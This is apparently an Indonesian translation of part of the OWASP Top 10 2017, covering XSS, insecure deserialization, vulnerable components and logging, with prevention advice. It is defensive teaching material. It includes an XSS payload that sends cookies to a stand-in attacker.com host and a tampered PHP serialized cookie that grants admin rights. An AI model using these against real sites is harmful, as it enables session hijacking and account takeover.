| Tool otomasi dapat mendeteksi dan melakukan exploit pada semua tiga type XSS, and ada Framework eksploitasi yang tersedia secara gratis. | XSS adalah kerentanan paling umum kedua di OWASP Top 10, dan masih ditemukan di sekitar dua pertiga dari semua aplikasi. Tool otomasi dapat menemukan beberapa kerentanan XSS secara otomatis, Khususnya dalam aplikasi pemrograman seperti PHP, J2EE / JSP, dan ASP.NET. | Dampak pada XSS untuk kategori medium untuk Reflected XSS dan DOM XSS dan Kritikal untuk stored XSS, dengan eksekusi kode jarak jauh di browser korban, seperti mencuri kredensial, sesi, atau mengirimkan malware ke korban |

## Apakah Aplikasi itu Rentan?

Ada Tiga Jenis XSS, biasanya menargetkan browser pengguna:

* **Reflected XSS**: Aplikasi atau API menyertakan masukan pengguna yang tidak divalidasi dan tidak lolos sebagai bagian dari keluaran HTML. Serangan yang berhasil memungkinkan penyerang mengeksekusi HTML dan JavaScript sewenang-wenang di browser korban. Biasanya pengguna perlu berinteraksi dengan beberapa tautan berbahaya yang mengarah ke laman yang dikendalikan penyerang, seperti situs web watering hole berbahaya, iklan, atau sejenisnya
* **Stored XSS**: Aplikasi atau API menyimpan masukan pengguna yang tidak dibersihkan yang dilihat di lain waktu oleh pengguna lain atau administrator. XSS yang disimpan sering dianggap sebagai risiko tinggi atau kritis.
* **DOM XSS**: Kerangka kerja JavaScript, aplikasi halaman tunggal, dan API yang secara dinamis menyertakan data yang dapat dikontrol penyerang ke halaman rentan terhadap DOM XSS. Idealnya, aplikasi tidak akan mengirim data yang dapat dikontrol penyerang ke JavaScript API yang tidak aman. Serangan XSS termasuk pencurian sesi user, account takeover, *MFA bypass*, *DOM node replacement* atau merubah tampilan website target (seperti panel login trojan), serangan terhadap browser pengguna seperti unduhan perangkat lunak berbahaya, pencatatan log kunci, dan serangan sisi klien lainnya.

## Bagaimana Cara Pencegahannya

Pencegahan XSS membutuhkan pemisahan pada data yang tidak terpecaya dari konten browser yang aktif. Ini dapat dicapai dengan:

* Menggunakan kerangka kerja yang secara otomatis lolos dari XSS berdasarkan desain, seperti Ruby on Rails terbaru, React JS. Pelajari batasan perlindungan XSS setiap framework dan tangani kasus penggunaan yang tidak tercakup dengan tepat.
* Mengeluarkan semua data yang tidak dipercaya berdasarkan konteks HTML (*body, attribute, JavaScript, CSS, atau URL)* akan menutup celah Reflected and Stored XSS. Lihat OWASP XSS Prevention Cheat Sheet untuk detail dari teknik mengeluarkan data.
* Menerapkan pengkodean berkonteks peka saat memodifikasi dokumen browser di sisi klien bertindak melawan DOM XSS. Jika hal ini tidak dapat dihindari, teknik pelolosan sensitif konteks serupa dapat diterapkan ke API browser seperti yang dijelaskan di OWASP Cheat Sheet 'DOM based XSS Prevention'.
* Memungkinkan [Content Security Policy (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP)sebagai kontrol mitigasi pertahanan mendalam terhadap XSS. Ini efektif jika tidak ada kerentanan lain yang memungkinkan penempatan kode berbahaya melalui penyertaan file loka (e.g. path traversal menimpa atau pustaka yang rentan dari jaringan pengiriman konten yang diizinkan).

## Contoh Skenario Serangan

**Skenario #1**: Aplikasi menggunakan data tidak tepercaya dalam pembuatan kode HTML berikut tanpa validasi:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; Penyerang memodifikasi parameter ‘CC’ dalam browser menjadi:

'><script>document.location='https://attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

Serangan ini disebabkan ID sesi korban untuk dikirim ke situs web penyerang, sehingga memungkinkan penyerang untuk membajak sesi pengguna saat ini.

**Note**: Penyerang dapat menggunakan XSS untuk mengalahkan pertahanan Cross-Site Request Forgery (CSRF) otomatis yang mungkin digunakan aplikasi

## Referensi

### OWASP

* [OWASP Proactive Controls: Encode Data](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Proactive Controls: Validate Data](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Application Security Verification Standard: V5](https://owasp.org/www-project-application-security-verification-standard/)
* [OWASP Testing Guide: Testing for Reflected XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting)
* [OWASP Testing Guide: Testing for Stored XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)
* [OWASP Testing Guide: Testing for DOM XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting)
* [OWASP Cheat Sheet: XSS Prevention](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: DOM based XSS Prevention](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: XSS Filter Evasion](https://owasp.org/www-community/xss-filter-evasion-cheatsheet)
* [OWASP Java Encoder Project](https://owasp.org/www-project-java-encoder/)

### External

* [CWE-79: Improper neutralization of user supplied input](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Client-side template injection](https://portswigger.net/kb/issues/00200308_client-side-template-injection)

# A8:2017 Deserialisasi yang Tidak Aman

| Threat agents/Attack vectors | Security Weakness | Impacts |
| --- | --- | --- |
| Akses Lvl: Eksploitasi 1 | Prevalensi 2 : Deteksi 2 | Teknis 3: Bisnis |
| Penyerang dapat mengeksploitasi prosesor XML yang rentan jika mereka dapat mengunggah XML atau menyertakan konten yang tidak bersahabat dalam dokumen XML, mengeksploitasi kode yang rentan, ketergantungan, atau integrasi. | Masalah ini termasuk dalam Top 10 berdasarkan [Survei Industri](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html)  dan bukan pada data yang dapat dihitung. Beberapa alat dapat menemukan kekurangan deserialisasi, tetapi bantuan manusia sering kali diperlukan untuk memvalidasi masalah. Diharapkan bahwa data prevalensi untuk kekurangan deserialisasi akan meningkat seiring dengan pengembangan perangkat untuk membantu mengidentifikasi dan mengatasinya. | Dampak kelemahan deserialisasi tidak bisa dilebih-lebihkan. Cacat ini dapat menyebabkan serangan eksekusi kode jarak jauh, salah satu serangan paling serius yang mungkin terjadi. Dampak bisnis bergantung pada kebutuhan perlindungan aplikasi dan data. |

## Apakah Aplikasi itu Rentan?

Aplikasi dan API akan menjadi rentan jika mereka menghilangkan identitas objek yang dimusuhi atau dirusak yang disediakan oleh penyerang.

Ini dapat mengakibatkan dua jenis serangan utama:

* Serangan terkait objek dan struktur data di mana penyerang mengubah logika aplikasi atau mencapai eksekusi kode jarak jauh arbitrer jika ada kelas yang tersedia untuk aplikasi yang dapat mengubah perilaku selama atau setelah deserialisasi.
* Serangan perusakan data tipikal seperti serangan terkait kontrol akses di mana struktur data yang ada digunakan tetapi kontennya diubah.

Serialisasi dapat digunakan dalam aplikasi untuk:

* *Remote* dan komunikasi antar proses (RPC/IPC)
* Protokol kawat, layanan web, perantara pesan
* Caching / Persistensi
* Database, server cache, sistem file
* Cookie pada HTTP, HTML form parameter, otentikasi token pada API

## Bagaimana Cara Pencegahannya

Satu-satunya pola arsitektur yang aman adalah tidak menerima objek serialisasi dari sumber yang tidak terpercaya atau menggunakan media serialisasi yang hanya mengizinkan tipe data primitif.

Jika memungkinkan, pertimbangkan salah satu cara pencegahan dibawah ini :

* Menerapkan pemeriksaan integritas seperti tanda tangan digital pada objek serial apa pun untuk mencegah pembuatan objek yang tidak terpecaya atau gangguan data.
* Menerapkan batasan tipe yang ketat selama desentralisasi sebelum pembuatan objek karena kode biasanya mengharapkan sekumpulan kelas yang dapat ditentukan. Pengabaian  
  terhadap teknik ini telah dibuktikan, jadi tidak disarankan untuk mengandalkan hanya pada teknik ini.
* Mengisolasi dan menjalankan kode yang deserialisasi dengan hak Environment lebih rendah jika memungkinkan
* Pengecualian dan kegagalan deserialisasi log, seperti saat jenis yang masuk bukan jenis yang diharapkan, atau deserialisasi melontarkan pengecualian.
* Membatasi atau memantau konektivitas jaringan masuk dan keluar dari kontainer atau server yang deserialisasi
* Monitoring deserialisasi, memberikan *alert* jika ada *user* terus menerus melakukan deserialisasi.

## Contoh Skenario Serangan

**Scenario #1**: Aplikasi React memanggil satu set layanan mikro Spring Boot. Sebagai programmer fungsional, mereka mencoba memastikan bahwa kode mereka tidak dapat diubah. Solusi yang mereka hasilkan adalah membuat serial status pengguna dan meneruskannya bolak-balik dengan setiap permintaan. Seorang penyerang memperhatikan tanda tangan objek Java "R00", dan menggunakan alat Pembunuh Serial Java untuk mendapatkan eksekusi kode jarak jauh pada server aplikasi. **Scenario #2**: Sebuah kode PHP menggunakan serialisasi objek PHP untuk menyimpan sebuah "super" cookie, berisi user's user ID, role, password hash, dan bagian yang lain:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Seorang Penyerang mengubah object serialisasi untuk mengubah aksesnya menjadi hak akses admin: a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## Referensi

### OWASP

* [OWASP Cheat Sheet: Deserialization](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
* [OWASP Proactive Controls: Validate All Inputs](https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs)
* [OWASP Application Security Verification Standard: TBA](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### External

* [CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](https://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 Menggunakan Komponen yang Diketahui Rentan

| Threat agents/Attack vectors | Security Weakness | Impacts |
| --- | --- | --- |
| Access Lvl : Exploitability 2 | Prevalence 3 : Detectability 2 | Technical 2 : Business |
| Meskipun mudah untuk menemukan eksploitasi yang telah tercatat dalam banyak kasus kerentanan yang telah diketahui, kerentanan lain yang belum diketahui membutuhkan usaha yang lebih dalam mengembangkan sebuah Custom Exploit. | Tingkat kelaziman mengenai permasalahan ini sangat luas. Komponen yang sulit dalam pola pengembangan dapat menyebabkan tim pengembangan bahkan kurang mengerti mengenai komponen yang mereka gunakan dalam aplikasi mereka atau pada API, apalagi menjaganya agar tetap mutakhir. beberapa sistem pemindai seperti retire.js dapat membantu dalam pendeteksian, tetapi dalam mengetahui exploitability membutuhkan upaya tambahan | sementara itu, dalam beberapa kasus kerentanan yang diketahui hanya menyebabkan dampak kecil, beberapa pelanggaran terbesar hingga saat ini mengandalkan pengeksploitasian kerentanan yang ada dalam komponen, bergantung dalam aset yang anda sedang lindungi, kemungkinan resiko seperti ini harus berada pada urutan teratas dalam daftar kerentanan |

## Apakah aplikasi rentan?

Tampaknya aplikasi anda rentan:

* Jika anda tidak tahu versi dari semua komponen yang digunakan (bagian client maupun server). Ini juga termasuk Komponen yang langsung anda gunakan sebagai komponen yang bergantung satu sama lain (nested dependencies).
* Jika software rentan, tidak mendukung, atau masa aktif telah habis. Termasuk juga OS, web/aplikasi server, database management system (DBMS), aplikasi, API dan semua komponen, lingkungan berjalannya program, dan libarynya.
* Jika anda tidak melakukan scanning vulnerabilities secara teratur dan mengikuti kabar keamanan terkait dengan komponen yang anda gunakan
* Jika anda tidak memperbaiki atau memperbarui platform yang mendasarinya, frameworks, dan dependencies yang termasuk dalam risk-based secara berkala. Ini biasanya terjadi pada environments saat penutupan celah sebagai tugas setiap bulan atau kuarter pada masa kontrol perubahan, yang mana organisasi telah membiarkan beberapa hari atau bulan akan pengerjaan tidak penting untuk pembenaran celah
* Jika software deplopers tidak melakukan test terhadap kesesuaian update, upgrade atau pembaruan libary.
* Jika anda tidak mengamankan konfigurasi komponen (lihat **A6:2017-Security Misconfiguration**).

## Cara Untuk Mencegah

Seharusnya ada proses manajemen patch untuk:

* Menghapus dependensi yang tidak digunakan, fitur, komponen, file, dan dokumentasi yang tidak perlu.
* Secara terus menerus meninventarisasi versi komponen dari sisi klien dan sisi server (contoh: framework, library) dan dependensi mereka menggunakan alat seperti versions, DependencyCheck, retire.js, dll.
* Secara terus menerus memonitor sumber seperti CVE dan NVD untuk menemukan kerentanan dalam komponen. Gunakan software composition analysis tools untuk mengotomatiskan proses. Berlangganan pada email peringatan untuk kerentanan keamanan yang berkaitan dengan komponen yang anda gunakan.
* Hanya dapatkan komponen dari sumber resmi dari tautan aman. Utamakan signed packages untuk mengurangi kemungkinan menyertakan komponen yang dimodifikasi dan berbahaya.
* Monitor library dan komponen yang tidak dikelola atau tidak membuat patch keamanan untuk versi lama. Jika patching tidak memungkinkan, pertimbangkan deploying patch virtual untuk memonitor, mendeteksi, atau melindungi dari masalah yang ditemukan.

Setiap organisasi harus memastikan bahwa ada rencana berkelanjutan untuk memonitoring, triaging, dan menerapkan update atau perubahan konfigurasi selama masa pakai aplikasi atau portfolio.

## Contoh Skenario Serangan

**Skenario #1**: Komponen biasanya berjalan dengan hak yang sama seperti aplikasi itu sendiri, jadi kekurangan pada komponen apa pun dapat mengakibatkan dampak yang serius. Kondisi semacam itu bisa tidak disengaja (mis. Kesalahan pada sisi code) atau disengaja (mis. Pintu belakang di dalam komponen). Beberapa contoh kerentanan komponen yang dapat dieksploitasi yang ditemukan adalah:

* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), kerentanan eksekusi kode jarak jauh Struts 2 yang memungkinkan eksekusi kode arbitrer pada server, telah disalahkan atas pelanggaran yang signifikan.
* Meskipun [internet of things (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) seringkali sulit atau tidak mungkin untuk diperbaiki, pentingnya memperbaiki mereka bisa jadi sangat penting (mis. Perangkat biomedis).

Ada alat otomatis untuk membantu penyerang menemukan sistem yang belum diperbaiki atau salah dalam konfigurasi. Contoh, [mesin telusur Shodan IoT](https://www.shodan.io/) dapat membantu Anda menemukan perangkat yang masih terkena [Heartbleed] [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed) kerentanan yang telah di-patch pada April 2014.

## Referensi

### OWASP

* [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x10-V1-Architecture.md)
* [OWASP Dependency Check (for Java and .NET libraries)](https://owasp.org/www-project-dependency-check/)
* [OWASP Testing Guide - Map Application Architecture (OTG-INFO-010)](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/10-Map_Application_Architecture)
* [OWASP Virtual Patching Best Practices](https://owasp.org/www-community/Virtual_Patching_Best_Practices)

### External

* [The Unfortunate Reality of Insecure Libraries](https://cdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf)
* [MITRE Common Vulnerabilities and Exposures (CVE) search](https://www.cvedetails.com/version-search.php)
* [National Vulnerability Database (NVD)](https://nvd.nist.gov/)
* [Retire.js for detecting known vulnerable JavaScript libraries](https://github.com/retirejs/retire.js/)
* [Ruby Libraries Security Advisory Database and Tools](https://rubysec.com/)

# A10:2017 Kurangnya dalam Melakukan Logging dan Monitoring

| Ancaman/Vektor Serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Lvl Akses : Dapat Dieksploitasi 2 | Prevalence 3 : Detectability 1 | Technical 2 : Business |
| Eksploitasi logging dan pemantauan/monitoring yang tidak memadai adalah awal/fondasi dari hampir setiap insiden besar. Penyerang bergantung pada kurangnya pemantauan/monitoring dan respon yang tepat waktu untuk mencapai tujuan mereka tanpa terdeteksi. | Issue tersebut termasuk dalam top 10 berdasarkan [industry survey](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html). Salah satu strategi untuk menentukan apakah Anda memiliki pemantauan(monitoring) yang memadai adalah dengan memeriksa log setelah pengujian penetrasi(penetration testing). Tindakan tester/penguji harus direkam secukupnya untuk memahami kerusakan apa yang mungkin mereka timbulkan | Serangan yang paling sukses dimulai dengan pemeriksaan kerentanan. Membiarkan probe/pemeriksaan seperti itu terus-menerus dapat meningkatkan kemungkinan eksploitasi yang berhasil hingga hampir 100%. Pada tahun 2016, mengidentifikasi pelanggaran membutuhkan rata-rata 191 hari – banyak waktu untuk menimbulkan kerusakan. |

## Apakah Aplikasi Tersebut Rentan?

Pencatatan(logging), deteksi, pemantauan(monitoring), dan respons aktif yang tidak memadai terjadi saat:

* Kejadian yang dapat diaudit, seperti login, kegagalan login, dan transaksi bernilai tinggi tidak dicatat.
* Pesan Log untuk peringatan dan kesalahan tidak ada, tidak memadai, atau tidak jelas.
* Logs hanya disimpan secara local.
* Ambang peringatan yang tepat dan proses eskalasi respons tidak tersedia atau efektif. Appropriate alerting thresholds and response escalation processes are not in place or effective.
* Penetrasi Testing dan scan dengan [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) tools (seperti [OWASP ZAP](https://owasp.org/www-project-zap/)) tidak memacu peringatan.
* Aplikasi tidak dapat mendeteksi, meningkatkan, atau memperingatkan serangan aktif dalam waktu real-time atau mendekati real-time.

Anda rentan terhadap kebocoran informasi jika Anda membuat pencatatan log dan peringatan event terlihat oleh pengguna atau penyerang (lihat A3: Keterpaparan Informasi Sensitif 2017).

## Bagaimana Cara Mencegah?

Pada setiap resiko dari data yang disetorkan atau diproses oleh aplikasi :

* Pastikan semua login, kegagalan kontrol akses, dan kegagalan validasi input dari sisi server dapat dapat dimasukkan dengan konteks yang cukup dari user untuk mengidentifikasi akun mencurigakan atau berbahaya, dan ditahan untuk waktu yang cukup untuk mengizinkan analisa forensik yang tertunda.
* Pastikan bahwa log dibuat dalam format yang dapat dengan mudah digunakan oleh solusi log manajemen utama.
* Pastikan transaksi bernilai tinggi memiliki jejak audit dengan kontrol integritas untuk mencegah kerusakan atau terhapus, seperti tabel database yang hanya bisa menambahkan data atau semacamnya.
* Buat monitoring dan peringatan yang efektif agar aktivitas mencurigakan dapat terdeteksi dan direspon secara tepat waktu.
* Buat atau adopsi sebuah respon kejadian dan rencana pemulihan, seperti [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final) atau nanti.

Tersedia aplikasi framework proteksi baik komersial maupun opensource seperti [OWASP AppSensor](https://owasp.org/www-project-appsensor/), aplikasi web firewalls seperti [OWASP ModSecurity Core Rule Set](https://owasp.org/www-project-modsecurity-core-rule-set/), dan perangkat lunak korelasi log dengan dasboard dan peringatan yang bisa dibuat sesuai keinginan.

## Contoh Skenario Serangan

**Skenario #1**: Sebuah forum proyek Open Source Perangkat lunak yang dijalankan oleh tim kecil diretas menggunakan kecacatan pada perangkat lunaknya. Para penyerang berhasil menghapus repositori kode sumber internal yang berisi versi berikutnya, dan semua konten forum. Meskipun sumber dapat dipulihkan, kurangnya pemantauan, penebangan, atau peringatan menyebabkan pelanggaran yang jauh lebih buruk.Forum proyek perangkat lunak tidak lagi aktif karena masalah ini.

**Skenario #2**: Penyerang menggunakan pemindaian untuk pengguna menggunakan sandi umum. Mereka dapat mengambil alih semua akun menggunakan kata sandi ini. Untuk semua pengguna lain, pemindaian ini hanya menyisakan satu login palsu. Setelah beberapa hari, ini mungkin akan diulangi dengan sandi yang berbeda.

**Skenario #3**: Sebuah pengecer besar AS dilaporkan memiliki analisis malware internal Sandbox menganalisis lampiran. Perangkat lunak Sandbox telah mendeteksi perangkat lunak yang mungkin tidak diinginkan, tetapi tidak ada yang menanggapi deteksi ini. Sandbox telah mengeluarkan peringatan untuk beberapa waktu sebelum pelanggaran terdeteksi karena transaksi kartu yang curang oleh bank eksternal.

## Referensi

### OWASP

* [OWASP Proactive Controls: Implement Logging and Intrusion Detection](https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging)
* [OWASP Application Security Verification Standard: V8 Logging and Monitoring](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Testing Guide: Testing for Detailed Error Code](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Cheat Sheet: Logging](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

### Eksternal

* [CWE-223: Omission of Security-relevant Information](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Insufficient Logging](https://cwe.mitre.org/data/definitions/778.html)

# +D Apa yang dilakukan selanjutnya untuk pengembang

## Menetapkan & amp; Gunakan Proses Keamanan yang Terulang dan Kontrol Keamanan Standar

Entah Anda baru mengenal keamanan aplikasi web atau sudah sangat mengenal risiko ini, tugas memproduksi aplikasi web yang aman atau memperbaiki yang sudah ada bisa menjadi sulit. Jika Anda harus mengelola portofolio aplikasi yang besar, tugas ini bisa menakutkan.

Untuk membantu organisasi dan pengembang mengurangi risiko keamanan aplikasi mereka dengan biaya yang efektif, OWASP telah menghasilkan banyak sumber terbuka dan terbuka yang dapat Anda gunakan untuk menangani keamanan aplikasi di organisasi Anda. Berikut ini adalah beberapa dari banyak sumber yang OWASP telah dihasilkan untuk membantu organisasi menghasilkan aplikasi dan API web yang aman. Pada halaman berikutnya, kami menyajikan tambahan sumber daya OWASP yang dapat membantu organisasi dalam memverifikasi keamanan aplikasi dan API mereka

| Aktifitas | Deskripsi |
| --- | --- |
| Persyaratan Keamanan Aplikasi | Untuk menghasilkan aplikasi web yang aman, Anda harus menentukan sarana aman untuk aplikasi itu. OWASP merekomendasikan Anda menggunakan [OWASP Application Security Verification Standard (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) sebagai panduan untuk menetapkan persyaratan keamanan untuk aplikasi Anda. Jika Anda outsourcing, pertimbangkan [OWASP Secure Software Contract Annex](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex) Lampiran untuk undang-undang kontrak AS, jadi mohon berkonsultasi dengan nasihat hukum yang memenuhi syarat sebelum menggunakan contoh sampel.t\_Annex). **Catatan**: Lampiran untuk undang-undang kontrak AS, jadi mohon berkonsultasi dengan nasihat hukum yang memenuhi syarat sebelum menggunakan contoh sampel. |
| Arsitektur Keamanan Aplikasi | Daripada memperkokoh keamanan ke dalam aplikasi dan API Anda, biaya yang jauh lebih efektif untuk merancang keamanan sejak awal. OWASP merekomendasikan [OWASP Prevention Cheat Sheets](https://cheatsheetseries.owasp.org/) sebagai titik awal yang baik untuk panduan bagaimana merancang keamanan sejak awal. |
| Kontrol Standar Keamanan | Membangun kontrol keamanan yang kuat dan bermanfaat sulit dilakukan. Menggunakan seperangkat kontrol keamanan standar secara radikal menyederhanakan pengembangan aplikasi dan API aman. Itu [OWASP Prevention Cheat Sheets](https://cheatsheetseries.owasp.org/) adalah titik awal yang baik bagi pengembang, dan banyak kerangka modern sekarang hadir dengan kontrol keamanan standar dan efektif untuk otorisasi, validasi, pencegahan CSRF, dll. |
| Siklus Hidup Pengembangan Aman | Untuk memperbaiki proses yang diikuti organisasi Anda saat membuat aplikasi dan API, OWASP merekomendasikan [OWASP Software Assurance Maturity Model (SAMM)](https://owasp.org/www-project-samm/). Model ini membantu organisasi merumuskan dan menerapkan strategi untuk keamanan perangkat lunak yang disesuaikan dengan risiko spesifik yang dihadapi organisasi mereka. |
| Pendidikan Keamanan Aplikasi | The [OWASP Education Committee](https://owasp.org/www-committee-education-and-training/) menyediakan materi pelatihan untuk membantu mendidik pengembang tentang keamanan aplikasi web. Untuk belajar tentang kerentanan, cobalah [OWASP WebGoat](https://owasp.org/www-project-webgoat/), [WebGoat.NET](https://github.com/jerryhoff/WebGoat.NET),  [OWASP NodeJS Goat](https://owasp.org/www-project-node.js-goat/), [OWASP Juice Shop Project](https://owasp.org/www-project-juice-shop/) or the [OWASP Broken Web Applications Project](https://github.com/chuckfw/owaspbwa/). Untuk tetap mengikuti, ayo [OWASP AppSec Conference](https://owasp.org/events/), [OWASP Conference Training](https://owasp.org/events/), atau lokal [OWASP Chapter meetings](https://owasp.org/chapters/). |

TBerikut adalah banyak sumber OWASP tambahan yang tersedia untuk Anda gunakan. Silahkan kunjungi [OWASP Projects](https://owasp.org/projects/) pusia, yang mencantumkan semua proyek Unggulan, Lab, dan Inkubator dalam inventarisasi proyek OWASP. Sebagian besar sumber daya OWASP tersedia di situs kami [wiki](https://owasp.org/), dan banyak dokumen OWASP yang bisa dipesan [hardcopy or as eBooks](https://stores.lulu.com/owasp).

# +T Apa Tahapan Selanjutnya untuk Penguji Keamanan

## Menetapkan Pengujian Keamanan Aplikasi Kontinu

Membangun kode dengan aman itu penting. Tapi penting untuk memverifikasi bahwa keamanan yang ingin Anda bangun benar-benar ada, diterapkan dengan benar, dan digunakan di tempat yang seharusnya. Tujuan pengujian keamanan aplikasi adalah untuk memberikan bukti ini. Pekerjaannya sulit dan rumit, dan proses pembangunan modern berkecepatan tinggi seperti Agile dan DevOps telah memberi tekanan ekstrim pada pendekatan dan alat tradisional. Jadi kami sangat menganjurkan Anda untuk memikirkan bagaimana Anda berfokus pada apa yang penting di keseluruhan portofolio aplikasi Anda, dan melakukannya dengan biaya yang efektif.

Resiko modern bergerak cepat, jadi hari-hari pemindaian atau penetrasi menguji aplikasi untuk kerentanan satu tahun sekali atau sudah lama berlalu. Pengembangan perangkat lunak modern memerlukan pengujian keamanan aplikasi secara terus menerus di seluruh siklus pengembangan perangkat lunak secara keseluruhan. Lihat untuk meningkatkan jaringan pipa pembangunan yang ada dengan otomasi keamanan yang tidak memperlambat pembangunan. Apapun pendekatan yang Anda pilih, pertimbangkan biaya tahunan untuk menguji, triase, remediasi, uji ulang, dan redeploy aplikasi tunggal, dikalikan dengan ukuran portofolio aplikasi Anda.

| Aktivitas | Deskripsi |
| --- | --- |
| Pahami Model Ancaman | Sebelum memulai pengujian, pastikan Anda mengerti apa yang penting untuk menghabiskan waktu. Prioritas berasal dari model ancaman, jadi jika Anda tidak memilikinya, Anda harus membuatnya sebelum melakukan pengujian. Pertimbangkanlah memakai [OWASP ASVS](https://owasp.org/www-project-application-security-verification-standard/) dan [OWASP Testing Guide](https://owasp.org/www-project-web-security-testing-guide/) sebagai masukan dan jangan mengandalkan vendor alat untuk memutuskan apa yang penting bagi bisnis Anda. |
| Pahami SDLC anda | Pendekatan Anda terhadap pengujian keamanan aplikasi harus sangat sesuai dengan orang, proses, dan alat yang Anda gunakan dalam Software Development Lifecycle Anda (SDLC). Upaya untuk memaksa langkah ekstra, gerbang, dan ulasan cenderung menyebabkan friksi, dilewati, dan kesusahan untuk berskala. Carilah kesempatan alami untuk mengumpulkan informasi keamanan dan memberi umpan balik ke dalam proses Anda. |
| Strategi Pengujian | Pilih teknik yang paling sederhana, tercepat, paling akurat untuk memverifikasi setiap persyaratan. [OWASP Security Knowledge Framework](https://owasp.org/www-project-security-knowledge-framework/) dan [OWASP Application Security Verification Standard](https://owasp.org/www-project-application-security-verification-standard/) dapat menjadi sumber besar persyaratan keamanan fungsional dan nonfungsional dalam pengujian unit dan integrasi Anda. Pastikan untuk mempertimbangkan sumber daya manusia yang dibutuhkan untuk menangani kesalahan positif dari penggunaan perkakas otomatis serta bahaya serius dari negatif palsu. |
| Mencapai Cakupan dan Akurasi | Anda tidak harus mulai menguji semuanya. Fokus pada apa yang penting dan memperluas program verifikasi Anda dari waktu ke waktu. Itu berarti memperluas seperangkat pertahanan keamanan dan risiko yang secara otomatis diverifikasi serta memperluas seperangkat aplikasi dan API yang dilinkupi. Tujuannya adalah untuk mencapai keadaan dimana keamanan penting semua aplikasi dan API Anda diverifikasi secara terus menerus. |
| Jelas Mengomunikasikan Temuan | Tidak peduli seberapa bagus Anda dalam pengujian, tidak akan ada bedanya kecuali jika Anda mengkomunikasikannya secara efektif. Bangun kepercayaan dengan menunjukkan bahwa Anda mengerti bagaimana aplikasi bekerja. Jelaskan dengan jelas bagaimana hal itu dapat disalahgunakan tanpa "istilah" dan sertakan skenario serangan untuk membuatnya menjadi nyata. Buatlah perkiraan yang realistis tentang betapa sulitnya kerentanan untuk menemukan dan mengeksploitasi, dan seberapa buruknya itu. Akhirnya, sampaikan temuan di tim pengembangan alat yang sudah digunakan, bukan file PDF. |

# +O Apa Tahapan Selanjutnya un Organisasi

## Mulai Program Keamanan Aplikasi Anda Sekarang

Keamanan aplikasi tidak lagi menjadi pilihan. Antara meningkatnya serangan dan tekanan peraturan, organisasi harus membangun proses dan kemampuan yang efektif untuk mengamankan aplikasi dan API mereka. Dengan banyaknya jumlah kode dalam banyak aplikasi dan API yang sudah berproduksi, banyak organisasi berjuang untuk mengatasi sejumlah besar kerentanan.

